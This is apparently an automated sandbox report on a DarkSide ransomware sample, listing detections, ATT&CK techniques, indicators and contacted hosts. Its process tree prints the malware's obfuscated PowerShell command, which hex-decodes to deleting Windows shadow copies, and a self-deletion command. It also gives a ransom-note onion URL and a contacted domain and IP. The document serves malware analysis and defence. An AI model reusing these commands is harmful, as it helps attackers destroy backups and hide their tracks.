ID: 401962
Sample Name: rUUR0qQI22
Cookbook: default.jbs
Time: 05:59:58
Date: 01/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Analysis Report rUUR0qQI22


Overview

General Information

Sample Name:	rUUR0qQI22 (renamed file extension from none to exe)
Analysis ID:	401962
MD5:	9d418ecc0f3bf45..
SHA1:	eeb28144f39b275.
SHA256:	151fbd6c299e734.
Tags:	DarkSide Ransomware
Infos:	

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found ransom note / readme
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Yara detected DarkSide Ransomware
- Bypasses PowerShell execution pol…
- Contains functionalty to change the …
- Deletes itself after installation
- Found Tor onion address
- Machine Learning detection for samp…
- Obfuscated command line found
- Tries to harvest and steal browser in…

Classification



Startup

- **System is w10x64**
- rUUR0qQI22.exe (PID: 3508 cmdline: 'C:\Users\user\Desktop\rUUR0qQI22.exe' MD5: 9D418ECC0F3BF45029263B0944236884)
  - powershell.exe (PID: 1004 cmdline: powershell -ep bypass -c '(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F70792
    07C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s' MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 2200 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 8768 cmdline: 'C:\Windows\system32\cmd.exe' /C DEL /F /Q C:\Users\user\Desktop\RUUR0Q~1.EXE >> NUL MD5:
    F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 8776 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
rUUR0qQI22.exe	Unspecified_Malware_Sep1_A1	Detects malware from DrqgonFly APT report	Florian Roth	

Dropped Files

Source	Rule	Description	Author	Strings
C:\README.418990b0.TXT	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	
C:\README.418990b0.TXT	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	

Source	Rule	Description	Author	Strings
C:\README.418990b0.TXT	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.293094493.00000000007DC000.00000004.00000001.sdmp	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	
00000000.00000003.292893139.00000000007DC000.00000004.00000001.sdmp	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	
00000000.00000003.256370495.00000000007DC000.00000004.00000001.sdmp	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	
00000000.00000003.209248518.00000000007E9000.00000004.00000001.sdmp	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	
00000000.00000003.292412422.00000000007DC000.00000004.00000001.sdmp	JoeSecurity_DarkSide	Yara detected DarkSide Ransomware	Joe Security	
Click to see the 4 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.rUUR0qQI22.exe.ce0000.1.unpack	Unspecified_Malware_Sep1_A1	Detects malware from DrqgonFly APT report	Florian Roth	
0.0.rUUR0qQI22.exe.ce0000.0.unpack	Unspecified_Malware_Sep1_A1	Detects malware from DrqgonFly APT report	Florian Roth	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Found Tor onion address

Spam, unwanted Advertisements and Ransom Demands:

Found ransom note / readme

Yara detected DarkSide Ransomware

Contains functionalty to change the wallpaper

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Obfuscated command line found

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

HIPS / PFW / Operating System Protection Evasion:

Bypasses PowerShell execution policy

Stealing of Sensitive Information:


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Command and Scripting Interpreter 1	Windows Service 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Service Execution 1	Boot or Logon Initialization Scripts	Windows Service 1	Obfuscated Files or Information 1	LSASS Memory	System Service Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	PowerShell 1	Logon Script (Windows)	Process Injection 1 1	File Deletion 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 1 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Proxy 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 1	LSA Secrets	Security Software Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protoco
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Network Configuration Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
rUUR0qQI22.exe	93%	ReversingLabs	Win32.Ransomware.DarkSide	
rUUR0qQI22.exe	100%	Avira	TR/Crypt.XPACK.Gen	
rUUR0qQI22.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download

Source	Detection	Scanner	Label	Link	Download
0.0.rUUR0qQI22.exe.ce0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.rUUR0qQI22.exe.ce0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://darksidfqzcuhtk2.onion/CZEX8E0GR0AO4ASUCJE1K824OKJA1G24B8B3G0P84LJTTE7W8EC86JBE7NBXLMRT	0%	Avira URL Cloud	safe	
http://https://securebestapp20.com/jVPuJOnhRSBlO	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://securebestapp20.com/jVPuJOnhRSBl	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
securebestapp20.com	185.105.109.19	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000006.00000002.284710832.00000165901A3000.00000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000006.00000002.280232531.000001658021100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000006.00000002.280232531.000001658021100.00000004.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 00000006.00000002.282581454.000001658117D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://darksidfqzcuhtk2.onion/CZEX8E0GR0AO4ASUCJE1K824OKJA1G24B8B3G0P84LJTTE7W8EC86JBE7NBXLMRT	README.418990b0.TXT.0.dr	true	• Avira URL Cloud: safe	unknown
http://https://securebestapp20.com/jVPuJOnhRSBlO	rUUR0qQI22.exe, 00000000.00000002.431628037.00000000038C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000006.00000002.284710832.00000165901A3000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000006.00000002.284710832.00000165901A3000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/License	powershell.exe, 00000006.00000002.284710832.00000165901A3000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://torproject.org/	README.418990b0.TXT.0.dr	false		high
http://https://contoso.com/Icon	powershell.exe, 00000006.00000002.284710832.00000165901A3000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000006.00000002.279994844.0000016580001000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000006.00000002.280232531.0000016580211000.00000004.00000001.sdmp	false		high
http://https://securebestapp20.com/jVPuJOnhRSBl	rUUR0qQI22.exe, 00000000.00000002.431464752.0000000003855000.00000004.00000001.sdmp, rUUR0qQI22.exe, 00000000.00000002.431628037.00000000038C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.105.109.19	securebestapp20.com	Russian Federation		210079	EUROBYTEEurobyteLLCMoscowRussiaRU	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	401962

Start date:	01.05.2021
Start time:	05:59:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	rUUR0qQI22 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.spyw.evad.winEXE@6/10@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 94.4%) • Quality average: 80.9% • Quality standard deviation: 27.3%
HCA Information:	• Successful, ratio: 52% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, VSSVC.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 104.43.193.48, 93.184.220.29, 23.218.209.198, 92.122.145.220, 40.88.32.150, 52.255.188.83, 23.218.208.56, 20.82.210.154, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): 224.2.168.192.in-addr.arpa, 164.2.168.192.in-addr.arpa, 155.2.168.192.in-addr.arpa, 53.2.168.192.in-addr.arpa, 215.2.168.192.in-addr.arpa, 35.2.168.192.in-addr.arpa, 189.2.168.192.in-addr.arpa, 9.2.168.192.in-addr.arpa, 233.2.168.192.in-addr.arpa, 105.2.168.192.in-addr.arpa, 62.2.168.192.in-addr.arpa, 249.2.168.192.in-addr.arpa, 26.2.168.192.in-addr.arpa, 2.2.168.192.in-addr.arpa, 139.2.168.192.in-addr.arpa, dual-a-0001.a-msedge.net, 180.2.168.192.in-addr.arpa, 19.2.168.192.in-addr.arpa, 112.2.168.192.in-addr.arpa, 130.2.168.192.in-addr.arpa, skypedataprdcolcus15.cloudapp.net, 80.2.168.192.in-addr.arpa, 96.2.168.192.in-addr.arpa, 208.2.168.192.in-addr.arpa, 146.2.168.192.in-addr.arpa, 173.2.168.192.in-addr.arpa, 69.2.168.192.in-addr.arpa, 196.2.168.192.in-addr.arpa, 242.2.168.192.in-addr.arpa, 123.2.168.192.in-addr.arpa, 162.2.168.192.in-addr.arpa, 141.2.168.192.in-addr.arpa, 201.2.168.192.in-addr.arpa, 187.2.168.192.in-addr.arpa, 238.2.168.192.in-addr.arpa, 55.2.168.192.in-addr.arpa, 60.2.168.192.in-addr.arpa, 153.2.168.192.in-addr.arpa, 191.2.168.192.in-addr.arpa, 28.2.168.192.in-addr.arpa, arc.trafficmanager.net, 226.2.168.192.in-addr.arpa, 103.2.168.192.in-addr.arpa, 247.2.168.192.in-addr.arpa, 4.2.168.192.in-addr.arpa, 137.2.168.192.in-

addr.arpa, 10.2.168.192.in-addr.arpa, 114.2.168.192.in-addr.arpa, 251.2.168.192.in-addr.arpa, 17.2.168.192.in-addr.arpa, 33.2.168.192.in-addr.arpa, 78.2.168.192.in-addr.arpa, 94.2.168.192.in-addr.arpa, 71.2.168.192.in-addr.arpa, 213.2.168.192.in-addr.arpa, 21.2.168.192.in-addr.arpa, 148.2.168.192.in-addr.arpa, 175.2.168.192.in-addr.arpa, 125.2.168.192.in-addr.arpa, 240.2.168.192.in-addr.arpa, 67.2.168.192.in-addr.arpa, 44.2.168.192.in-addr.arpa, 82.2.168.192.in-addr.arpa, 198.2.168.192.in-addr.arpa, 219.2.168.192.in-addr.arpa, 91.2.168.192.in-addr.arpa, arc.msn.com.nsatc.net, 159.2.168.192.in-addr.arpa, 32.2.168.192.in-addr.arpa, 236.2.168.192.in-addr.arpa, 185.2.168.192.in-addr.arpa, 74.2.168.192.in-addr.arpa, 39.2.168.192.in-addr.arpa, 254.2.168.192.in-addr.arpa, 168.2.168.192.in-addr.arpa, ocsp.digicert.com, 212.2.168.192.in-addr.arpa, 83.2.168.192.in-addr.arpa, 89.2.168.192.in-addr.arpa, 109.2.168.192.in-addr.arpa, watson.telemetry.microsoft.com, 41.2.168.192.in-addr.arpa, 228.2.168.192.in-addr.arpa, 245.2.168.192.in-addr.arpa, 100.2.168.192.in-addr.arpa, 116.2.168.192.in-addr.arpa, 50.2.168.192.in-addr.arpa, 142.2.168.192.in-addr.arpa, 177.2.168.192.in-addr.arpa, 204.2.168.192.in-addr.arpa, 161.2.168.192.in-addr.arpa, 230.2.168.192.in-addr.arpa, 135.2.168.192.in-addr.arpa, 57.2.168.192.in-addr.arpa, 127.2.168.192.in-addr.arpa, 15.2.168.192.in-addr.arpa, 192.2.168.192.in-addr.arpa, 150.2.168.192.in-addr.arpa, store-images.s-microsoft.com, 6.2.168.192.in-addr.arpa, 46.2.168.192.in-addr.arpa, 65.2.168.192.in-addr.arpa, 183.2.168.192.in-addr.arpa, 243.2.168.192.in-addr.arpa, 30.2.168.192.in-addr.arpa, 157.2.168.192.in-addr.arpa, 217.2.168.192.in-addr.arpa, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, 37.2.168.192.in-addr.arpa, 111.2.168.192.in-addr.arpa, 76.2.168.192.in-addr.arpa, 107.2.168.192.in-addr.arpa, 